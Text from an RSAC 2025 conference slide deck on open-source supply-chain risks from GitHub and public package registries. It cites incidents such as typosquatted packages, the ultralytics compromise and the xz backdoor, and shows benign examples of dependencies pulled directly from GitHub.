RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: HTA-M06

In GitHub We Trust: 10 Ways You Could Get Pwned

Eyal Paz
VP of Research @ OX Security

Liad Cohen
Research Team Leader @ OX Security

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

Eyal Paz

VP of Research @ OX Security

- Eyal Paz is the VP of Research at OX Security
- Eleven years at Check Point working on security research for product innovation in network security, and threat intelligence
- Ph.D. candidate researching the problem of encrypted traffic classification.

Liad Cohen

Data Scientist & Security Research Team Lead @ OX Security

- Developing innovative data-driven AppSec detection systems from ideation to PoCs to production
- Hackathons' &CTFs mentor
- M.Sc. in Computer Science with a thesis on ad-hoc networks security
- Published papers and articles in security journals and DarkReading.

Open Source Ecosystem

3.4M npm

440K nuget


600K python Package Index

170K


680K Apache Maven Project http://maven.apache.org/

100K

Public Registries Are an Active Attack Surface


Ongoing typosquatting campaign impersonates hundreds of popular npm packages
Puppeteer or Pupeter? One of them will snoop around on your machine and steal your credentials
Jessica Lyons
Tue 5 Nov 2024 // 16:28 UTC
Malicious Python Package Exfiltrates AWS Credentials
Developers' Credentials Stolen via Typosquatted 'Fabric' Library
Prajeet Nair (@prajeetspeaks) · November 11, 2024
Malicious PyPI Package "automslc" Enables 104K+ Unauthorized Deezer Music Downloads
Feb 26, 2025
Ravie Lakshmanan
Malware / Cryptocurrency
SeroXen RAT distributed via malicious NuGet package
October 13, 2023
North Korean APT Lazarus Compromises Developers via Malicious NPM Packages
By Tushar Subhra Dutta - January 30, 2025

Common Journey of a Software Package



Supply Chain Attack Surface x100

518M

23.33% YoY Growth

GitHub

GitHub Host Various Types of Projects

- Published software packages
- Unpublished software packages
- Complete software projects
- Software Plugins
- Infrastructure as Code

GITHUB
THREAT ACTOR
PUBLIC REGISTRIES
imgflip.com

Attack Vectors #1 - Malicious Package

PyPI new user and new project registrations temporarily suspended.

Incident Report for Python Infrastructure

Resolved

Suspension has been lifted.

Posted 2 years ago. May 21, 2023 - 21:57 UTC

Identified

New user and new project name registration on PyPI is temporarily suspended. The volume of malicious users and malicious projects being created on the index in the past week has outpaced our ability to respond to it in a timely fashion, especially with multiple PyPI administrators on leave.

While we re-group over the weekend, new user and new project registration is temporarily suspended.

Posted 2 years ago. May 20, 2023 - 16:02 UTC

Attack Vectors #2 - GitHub Account Takeover

- Ultralytics is a Python library that specializes in creating and deploying computer vision models
- An Attacker exploit a misconfiguration in GitHub Actions to release a backdoored version of ultralytics
- Malicious code that executes unauthorized cryptocurrency mining software on affected machines

ultralytics

7.3K 37.5K

Attack Vectors #3 - Malicious Maintainer

CVE-2024-3094 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.

QUICK INFO

CVE Dictionary Entry:
CVE-2024-3094
NVD Published Date:
03/29/2024
NVD Last Modified:
02/06/2025
Source:
Red Hat, Inc.

Metrics


CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

CNA: Red Hat, Inc. **Base Score:** 10.0 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


10 Ways You Could Get Pwned By GitHub OSS



Pull Dependencies Directly from GitHub

JavaScript (npm/yarn)

Allows referencing forks or unreleased npm packages directly from GitHub repositories



How common?
110K+ ***package-lock.json*** files referencing GitHub.

Risks
Mutable branches or tags can cause unpredictable updates, malicious code injection, or repository takeover.

Pull Dependencies Directly from GitHub

Python (pip, requirements.txt, poetry/pyproject.toml)

Directly install Python packages from GitHub for custom or unreleased versions, bypassing PyPI.

neonsecret/stable-diffusion · requirements.txt

```
17  lpips
18  tb-nightly
19  gdown
20  git+https://github.com/crowsonkb/k-diffusion
21  -e git+https://github.com/CompVis/taming-transformers.git@master#egg=taming-transformers
22  -e .
23  timm
```


victordibia/autogen-ui · pyproject.toml

```
24      "typer",
25      "uvicorn",
26      "autogen-agentchat @ git+https://github.com/microsoft/autogen.git#subdirectory=python/packages/autogen-agentchat",
27      "autogen-ext @ git+https://github.com/microsoft/autogen.git#subdirectory=python/packages/autogen-ext",
28  ]
29  optional-dependencies = {web = ["fastapi", "uvicorn"]}
30
```

